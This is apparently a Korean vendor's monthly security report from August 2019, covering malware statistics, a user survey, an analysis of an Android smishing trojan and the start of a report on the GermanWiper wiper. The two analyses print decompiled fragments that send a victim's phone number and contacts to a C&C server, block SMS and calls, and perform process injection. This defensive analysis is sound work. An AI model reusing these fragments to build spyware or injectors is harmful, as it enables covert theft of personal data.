

# 이스트시큐리티

# 보안 동향 보고서

No.119 2019.08



# 이스트시큐리티 보안 동향 보고서

## CONTENTS

01	악성코드 통계 및 분석	01-05
	악성코드 동향	
	알약 악성코드 탐지 통계	
	랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계	
02	전문가 보안 기고	06-15
	2019년 정보보호의 달 맞이 '대국민 보안관리 실태조사' 설문 결과 발표	
	국내 스미싱 중 가장 공격빈도가 높은 Trojan.Android.SmsSpy 분석	
03	악성코드 분석 보고	16-35
	개요	
	악성코드 상세 분석	
	결론	
04	글로벌 보안 동향	36-44

# 01

## 악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

# 1. 악성코드 동향

2019 년 7 월은 6 월에 이어, Sodinokibi 랜섬웨어가 기승을 크게 부렸으나, 이전부터 꾸준히 국내 특정 타깃을 대상으로 APT 공격을 시도해오던 특정 공격그룹의 공격이 더 많이 확인된 달이었습니다.

Sodinokibi 랜섬웨어는 7 월에도 지속적인 강세를 보였습니다. Sodinokibi 랜섬웨어를 유포하는 공격조직 자체가 이전에 GandCrab 랜섬웨어를 유포하던 조직과 동일한 조직이기 때문에 그들의 공격방식 역시 매우 유사한 형태를 보였습니다. 7 월에 확인된 Sodinokibi 랜섬웨어를 유포한 조직의 경우도 기존 공격그룹이 수행하던 특정 정부기관을 사칭하거나 입사지원서로 위장한 악성 이메일 공격 형태를 그대로 답습하는 모습이었습니다.

7 월에는 랜섬웨어보다 금성 121 조직이나 TA505 조직, Lazarus 조직이 수행하는 APT 공격이 대거 발견된 달이기도 했습니다. 특히 Lazarus 조직의 공격이 눈에 띄는 달이었습니다.

7 월 초순에는 금성 121 조직이 안보통일 관련 소식으로 스피어피싱 공격을 시도했으며, 암호화폐 거래자를 노린 Lazarus 조직의 APT 공격도 확인되었습니다.

7 월 중순에는 Lazarus 조직이 시스템포팅명세서를 사칭한 'Operation Movie coin' 공격을 수행했으며, 그밖에도 신상명세서 문서로 위장한 공격 역시 발견되었습니다. 7 월말에도 Lazarus 조직의 공격은 계속 되어, 암호화폐 거래소 회원을 겨냥한 공격 및 'Operation Movie coin' 공격의 변종 형태가 재발견되기도 하였습니다.

이러한 APT 공격의 경우 원하는 목적을 달성하기 위해 일단 1 차적으로 메일의 형태로 정보탈취 악성코드 혹은 백도어 악성코드류가 첨부파일로 함께 전달되는 경우가 많고 사용자가 이메일 첨부파일을 의심없이 실행할 경우, 감염이 이뤄집니다. 감염 후에는 공격자가 정보탈취뿐만 아니라 감염된 PC 의 status 와 연결된 네트워크등을 확인하여, 감염된 PC 가 속해있는 조직의 네트워크 정보를 추가 수집하면서 이후 추가적인 APT 공격이 발생하며 특히, TA505 조직에서 수행하는 APT 공격의 경우, 정보탈취 외에도 AD 를 악용하여 Clop 랜섬웨어를 유포하기도 하므로 주의해야 합니다.

그나마 다행인 부분은, 6 월말에 등장했던 LooCipher 랜섬웨어의 복호화툴이 7 월 중순 개발되어 누구나 사용할 수 있게 공개되었으며, GandCrab 역시 FBI 를 통해 복호화툴을 제작하기 위한 마스터키가 공개되었다는 소식인데요, 관련된 상세 내용은 이스트시큐리티 알약 블로그를 통해 확인해 주시기 바랍니다.

악성 이메일을 활용한 APT 공격과 랜섬웨어로부터 안전한 한 달 보내시기 바랍니다.

## 2. 알약 악성코드 탐지 통계

### 감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2019 년 7 월의 감염 악성코드 Top 15 리스트에서는 지난 2019 년 6 월에 3 위를 차지했던

Misc.HackTool.AutoKMS 이 한달만에 다시 2 계단 순위가 상승하여 1 위를 차지했다. 1 위였던 Trojan.Agent.gen 은 한계단 순위가 하락한 2 위를 차지했다.

또한, 지난 6 월 순위가 8 계단 급상승했던 Trojan.Agent.DWST 의 경우 이번달에 다시금 3 계단 순위가 하강한 5 위를 차지했다.


순위	동락	악성코드 진단명	카테고리	합계(감염자수)
1	↑ 2	Misc.HackTool.AutoKMS	Trojan	769,310
2	↓ 1	Trojan.Agent.gen	Trojan	694,570
3	↑ 5	Trojan.Agent.DXAT	Trojan	571,200
4	-	Trojan.ShadowBrokers.A	Trojan	509,031
5	↓ 3	Trojan.Agent.DWST	Trojan	472,662
6	-	Hosts.media.opencandy.com	Host	457,656
7	↓ 2	Trojan.HTML.Ramnit.A	Trojan	421,536
8	↓ 2	Misc.HackTool.KMSActivator	Trojan	401,356
9	New	Trojan.LNK.Gen	Trojan	259,119
10	-	Misc.Keygen	Trojan	229,428
11	-	Misc.Riskware.TunMirror	Trojan	227,651
12	New	Worm.ACAD.Kenilfe	Worm	222,462
13	↓ 1	Win32.Neshta.A	Virus	181,698
14	New	Adware.RelevantKnowledge.DI	Adware	173,682
15	↓ 1	Worm.ACAD.Bursted	Worm	153,661

\*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2019년 07 월 01 일 ~ 2019년 07 월 31 일


### 악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 79%를 차지했으며 호스트파일(Host) 유형이 8%로 그 뒤를 이었다. 전반적으로 6 월에 비해 전체 감염건수는 3% 감소했다.



### 카테고리별 악성코드 비율 전월 비교


7 월에는 6 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 대폭 감소했으며, 웜(Worm) 유형과 애드웨어(Adware) 유형이 지난달보다 약간 증가한 추세를 보였다. 또한 호스트파일(Host) 유형과 바이러스(Virus) 유형은 지난달과 유사한 추세를 보였다.



## 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


### 7 월 랜섬웨어 차단 통계

해당 통계는 통합백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB에 의한 시그니처 탐지횟수는 통계에 포함되지 않는다. 7월 1일부터 7월 31일까지 총 77,062 건의 랜섬웨어 공격시도가 차단되었다. 6월에 비해 공격건수는 9.9% 가량 증가했다.



### 악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 유포지/경유지 URL에 대한 월간 통계로, 7월 한달간 총 626,229 건의 악성코드 경유지/유포지 URL이 확인되었다. 이 수치는 6월 한달간 확인되었던 13,281 건의 악성코드 유포지/경유지 건수에 비해 약 45 배 가량 크게 증가한 수치이다.



## 02

# 전문가 보안 기고

1. 2019년 정보보호의 달 맞이 '대국민 보안관리 실태조사' 설문 결과 발표
2. 국내 스미싱 중 가장 공격빈도가 높은 Trojan.Android.SmsSpy 분석




# 1. 2019년 정보보호의 달 맞이 '대국민 보안관리 실태조사' 설문 결과 발표

2019년 7월 정보보호의 달 맞이 이스트시큐리티 '대국민 보안관리 실태조사' 설문에 많은 분들께서 참여해 주셨습니다. 이번 설문조사는 2019년 7월 10일~24일 15일간 역대 최다 참여 수인 16,873명으로 마감하였습니다.

스마트폰, 노트북부터 태블릿, 웨어러블 기기까지 다양한 기기를 일상생활과 업무환경에 활용하는 요즘, 지속적인 보안관리에도 힘써야 할 때인데요. 개인 IT 기기 보안관리의 현주소는 어떤지, 함께 확인해 보시길 바랍니다.



랜섬웨어 인식 (총 응답 16,873명)



- 랜섬웨어 감염 피해를 겪고난 후, 자세한 정보를 수집한 경험이 있다. 1,276 (7.5%)
- 관련 개념과 이슈에 대해서 잘 알고 있다. 3,135 (18.6%)
- 기본적인 개념만 알고 있다. 5,133 (30.4%)
- 들어본 적 있으나, 잘 모르겠다. 4,952 (29.4%)
- 전혀 모르겠다. 2,377 (14.1%)

단위: 명  
 성별: 남성 9,449명(56%) 여성 7,424명(44%)  
 연령: 10대 2,955명(17.5%) 20-30대 8,743명(51.8%)  
 40-50대 4,767명(28.2%) 60대 이상 408명(2.5%)



학생


## 학생, 회사원 IT기기 보안관리 실태 비교

(총 응답 학생 4,860명 / 회사원 5,483명)




회사원

### 보유 IT기기 종류




기타: 인공지능 스피커, 블루투스 이어폰 등




기타: 인공지능 스피커, 블루투스 이어폰 등

### IT기기 주이용 목적




기타: 연락, 쇼핑, 사진 등



기타: 연락, 쇼핑, 사진 등

### 보안 관리 방법







## 학생,회사원 보안 프로그램 사용 실태



사용 보안 프로그램 종류(응답 학생 4,028명 / 회사원 5,077명)



보안 프로그램 사용 빈도(응답 학생 4,217명 / 회사원 5,168명)



## 회사원 개인IT기기 업무 활용도 (응답 회사원 5,483명)



설문 문항은 크게 ▲개인 IT 기기의 보유 및 사용 현황 ▲보안관리 방법 ▲랜섬웨어 인식을 묻는 항목으로 구성됐으며, 응답자 총 16,873 명 중 남성은 9,449 명(56%) 여성은 7,424 명(44%)이었고, 학생은 4,860 명, 일반 회사원은 5,483 명이었습니다.

### [개인 IT 기기 보유 현황]

스마트폰(99% 이상)이 가장 우세했고, 노트북과 랩탑, 데스크톱, 태블릿, 웨어러블 기기가 뒤를 이었습니다. IT 기기의 주 이용 목적(중복응답 포함)은 '영화, 음악, 드라마 등 미디어 콘텐츠 감상'이라고 답한 응답자가 64% 이상이었으나, 회사원의 경우 49.4%는 '업무 및 작업 지속'이라고 답해 눈길을 끌었습니다.

[개인 IT 기기 업무 활용 점검]

특히 설문에 응답한 회사원의 90.7%는 이메일 확인과 업무지시 등 알림, 오피스 문서 작성 등 회사 업무를 위해 개인 기기를 사용한다고 답했으며, ‘전혀 활용하지 않는다’고 답한 응답자는 9.3%에 그쳤습니다. 업무 목적의 개인 IT 기기 사용이 증가함에 따라, 개인 기기에 노출된 보안 위협이 기업의 보안 환경에도 영향을 미칠 수 있다고 볼 수 있습니다.

[보안 관리 방법]

‘별도 관리 안 함’이라고 답한 응답자가 전체 약 14%(2,513 명), 회사원 11.1%(607 명)에 달해, 각 기업과 기관에서 임직원을 대상으로 한 개인 기기 보안관리 방법에 대한 교육의 필요성도 대두되었습니다.

[랜섬웨어 인식]

랜섬웨어에 대해 ‘들어본 적은 있으나 잘 모르겠다거나 전혀 모르겠다’고 답한 응답자는 무려 전체의 43.5%로, 절반에 가까웠는데요. 이는 지난 2017 년 이스트시큐리티가 진행한 동일한 설문문항의 결과와 비교했을 때, 랜섬웨어에 대한 인식이 현저히 저하된 것으로 분석되었습니다. 실제 2017 년에는 워너크라이(WannaCry) 등 대규모 랜섬웨어 감염 사태로 랜섬웨어에 대한 사회적 인식이 강화되어, 당시 ‘랜섬웨어를 잘 모르겠다’고 답한 응답자는 10.8%에 불과했습니다.

※ 보안수칙 함께지켜요 ※

- ▶ 중요한 파일은 별도의 저장매체 또는 클라우드 서비스 등에 백업한다.
- ▶ 랜섬웨어 차단 기능이 있는 백신 프로그램을 사용한다.
- ▶ 사용하고 있는 소프트웨어와 운영체제(OS)를 최신 버전으로 업데이트한다.
- ▶ 프로그램을 다운로드 받을 때에는 공식적인 경로(공식 마켓, 공식 홈페이지 등)를 이용한다.
- ▶ 의심스러운 출처의 메일 첨부파일 실행에 각별히 주의한다.

많은 사용자분들이 이번 보안관리 인식조사 캠페인을 통해 랜섬웨어 등 보안 위협과 기본적인 보안수칙에 대해 다시 한번 생각해주는 계기가 되었길 바라며, 일상생활과 업무환경에서 지속적인 보안 관리에 신경써 주시기를 권고 드립니다.

[

## 2. 국내 스미싱 중 가장 공격빈도가 높은 Trojan.Android.SmsSpy 분석

스미싱(Smishing) 공격은 공격&유포 빈도가 몇년 전보다 절대수치가 줄긴 했지만, 여전히 모바일 환경에서는 가장 큰 위협이 되는 공격기법입니다. 특히 한국을 대상으로 하는 스미싱 공격의 경우, 매년 활발하게 이뤄지고 있으며 올 해 역시 마찬가지입니다.

2019 년 상반기동안 월별로 수집된 스미싱 악성앱들 중 악성앱별 비율을 확인해보면 다음과 같습니다.



[그림 1] 2019년 상반기에 수집된 스미싱 악성앱별 비율

ESRC에서는 2019년 상반기 및 최근까지 국내에서 발견되는 스미싱 공격 악성앱 중 가장 높은 비중을 차지하고 있는 Trojan.Android.SmsSpy에 대해 분석해보았습니다.

Trojan.Android.SmsSpy가 유포되는 전체 과정을 간단히 도식화해 보면 다음과 같습니다.





[그림 2] Trojan.Android.SmsSpy 유포과정

Trojan.Android.SmsSpy 는 악성앱이 백신을 서비스하는 보안업체에 수집되는 것을 방지 하기 위해 피해자 확인과정을 거치며 공격 대상일 경우 유포 되도록 하고 있습니다. 피해자 확인 방법은 비교적 간단합니다. 스미싱 문자를 받은 피해자가 악성 url 에 접근하면 그림 3 와 같은 택배회사의 웹페이지로 위장한 공격자가 컨트롤하는 웹페이지를 노출 시키며 피해자 본인의 핸드폰 번호를 요구합니다. 이때 피해자가 입력한 핸드폰 번호가 공격자의 DB 에 존재하면 악성앱을 피해자에게 전달 합니다.



[그림 3] 택배회사의 웹페이지로 위장한 공격자가 컨트롤하는 웹페이지



[그림 4] 공격자가 내려준 악성앱을 실행했을 때 피해자 스마트폰에서 보이는 화면

피해자가 전달 받은 악성앱은 택배회사앱 icon 을 사용하여 피해자의 의심을 줄이기 위해 노력합니다. 피해자가 악성앱을 설치하면 악성앱은 그림 4 와 같이 제대로 동작하지 않고 자신의 icon 을 숨겨 버립니다. 스마트폰에 능숙하지 않은 피해자는 앱이 제대로 설치 되지 않았다고 여기게 되어 아무런 조치를 취하지 않지만 악성앱은 백그라운드에서 동작하며 이후 원격에서 내려지는 공격자의 임의 명령을 그대로 수행하게 됩니다.

또한, 피해자의 전화번호를 탈취하여 공격자의 C&C 서버에 등록하게 됩니다. 그리고 공격자의 명령을 본격적으로 수행하기 위해 주기적으로 C&C 서버로 접속하여 명령을 대기하며, 공격자의 명령이 떨어지면 이를 그대로 피해자 스마트폰에서 수행합니다. 접속을 시도하는 C&C 서버 주소 정보는 앱 내에 하드코딩 되어 있습니다.

```

//
String v15 = v19.getPhoneNumber();
String v18 = String.valueOf(HttpUtils.URL) + "update.php?telnum=" + v15;
this.myAsyncTask = new MyAsyncTask(this, null);
try {
    v17 = this.myAsyncTask.execute(new String[]{v18}).get();
}
catch(ExecutionException v11) {
    //
    v12.putBoolean("SMS_BlockState", v9);
    v12.putBoolean("TEL_BlockState", v7);
    v12.putBoolean("GET_Contacts", v8);
    v12.commit();
    if(v8) {
        this.getContacts(v15);
    }
}

```

ESTsecurity

[그림 5] 피해자 전화번호 C&amp;C 서버 등록 및 C&amp;C 서버 접속 및 명령저장코드

```

if(arg25.getSharedPreferences("pref", 0).getBoolean("SMS_BlockState", false)) {
    this.abortBroadcast();
}

```

ESTsecurity

[그림 6] SMS 차단 관련 코드

```

lean v0 = this.mContext.getSharedPreferences("pref", 0).getBoolean("TEL_BlockState",
    .e("CallBlock", new StringBuilder(String.valueOf(v0)).toString());
v0) {
    Log.d("CallStateListner", "RINGING >> Incoming number : " + arg12);
    Log.d("CallStateListner", "end call!!");
    Object v5 = this.mContext.getSystemService("phone");
    try {
        Method v3 = Class.forName(v5.getClass().getName()).getDeclaredMethod("getITeleph
        v3.setAccessible(true);
        this.telephonyService = v3.invoke(v5);
        this.telephonyService.endCall();
    }
}

```

ESTsecurity

[그림 7] 통화차단 관련 코드



```

lic void getContacts(String arg11) {
    String[][] v5 = new Contacts().getList(this.getApplic
    JSONArray v3 = new JSONArray();
    if(!TextUtils.isEmpty(((CharSequence)arg11))) {
        int v2;
        for(v2 = 0; v2 < v5.length; ++v2) {
            JSONObject v4 = new JSONObject();
            try {
                v4.put("id", v5[v2][0]);
                v4.put("name", v5[v2][1]);
                v4.put("phone", v5[v2][2]);
                v4.put("mail", v5[v2][3]);
            }
            catch(JSONException v1) {
                v1.printStackTrace();
            }

            v3.put(v4);
        }

        if(v3 == null) {
            return;
        }

        HttpUtils.postData(String.valueOf(HttpUtils.URL) -

```

[그림 8] 연락처 차단 관련 코드

공격자들은 간단한 구조로 구성된 이 악성앱을 이용하여 꾸준히 피해자의 정보를 탈취하고 추가적으로 금전적 이득을 취합니다. 새로운 공격 대상은 피해자에게서 탈취한 연락처 정보에서 찾을 수 있기 때문에, 한번의 감염으로도 피해자는 쉽게 확산될 수 있습니다. 즉 투자대비 효과가 좋은 공격 방법인 것입니다.

이번에 분석한 Trojan.Android.SmsSpy 악성앱은 꾸준히 유포되고 있는 악성앱 입니다. 코드의 변화가 많지 않지만 쉽게 추적할 수 없는 유포방법, 즉 공격에 활용된 단축 URL 등만으로는 스미싱 공격을 직접 SMS 를 통해 받은 피해자 본인이 아닌 이상 제3 자가 악성앱 수집을 하기 어렵게 하는 유포방법을 사용하고 있습니다.

이 공격 방식은 악성앱이 수집되고 분석되는 것을 최대한 회피하거나 지연시키는 방식이기 때문에, 발견하기도 쉽지 않을 뿐더러 근절되기도 어려운 공격 입니다. 따라서 이런 악성앱에 대응하기 위해서는 사용자의 보안의식 재고가 필요하며 알약M 과 같은 신뢰 할 수 있는 백신의 사용이 필요합니다. 또한, 문자나 SNS 의 링크 연결 시 그리고 앱 설치 시에도 한번 더 주의하는 자세가 필요합니다.

현재 알약M 에서는 해당 앱을 "Trojan.Android.SmsSpy" 탐지명으로 진단하고 있습니다.

## 03

# 악성코드 분석 보고

개요

악성코드 상세 분석

결론

# [Trojan.Ransom.Filecoder]

## 악성코드 분석 보고서

### 1. 개요

최근 랜섬웨어 수가 급증하면서 파일을 암호화 하는 대신 파일의 데이터를 삭제하는 악성코드 유형이 발견되었다. 'GermanWiper'라 불리는 이 악성코드는 대부분 랜섬웨어와 동일한 증상을 보인다. 제외 확장자 및 문자열이 존재하고 복호화를 위한 랜섬노트를 생성하거나 바탕화면도 변경한다. 하지만 파일 암호화 대신 파일의 데이터를 '0'으로 덮어 씌운다는 점에서 기존 랜섬웨어와 차이점이 있다. 데이터가 파괴된 파일은 랜섬웨어와 마찬가지로 임의의 확장자가 추가 된다.

따라서 본 보고서에서는 파일 암호화를 위장한 'Trojan.Ransom.Filecoder'에 대해 상세 분석하고자 한다.

## 2. 악성코드 상세 분석

### 2.1. 프로세스 인젝션

공격자는 백신의 탐지 및 분석을 어렵게 하기 위하여 내부적으로 패키징되어 있으며, 자식 프로세스를 생성하여 실질적인 악성 행위를 시도하는 코드를 인젝션한다. 인젝션 기법은 전형적인 프로세스 인젝션 코드를 사용한다.

```
result = CreateProcessW(0, a2, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation);
v29 = result;
if ( result && ProcessInformation.hProcess )
{
    memset(&Context, 0, 716);
    Context.ContextFlags = &byte_1003F;
    if ( GetThreadContext(ProcessInformation.hThread, &Context) )
    {
        TgPEB = GetTargetPEBAddress(ProcessInformation.hProcess);
        NumberOfBytesRead = 0;
        if ( ReadProcessMemory(ProcessInformation.hProcess, TgPEB, &Buffer, 0x1E8u, &NumberOfBytesRead) )
            lpAddress = v11;
        flOldProtect = 0;
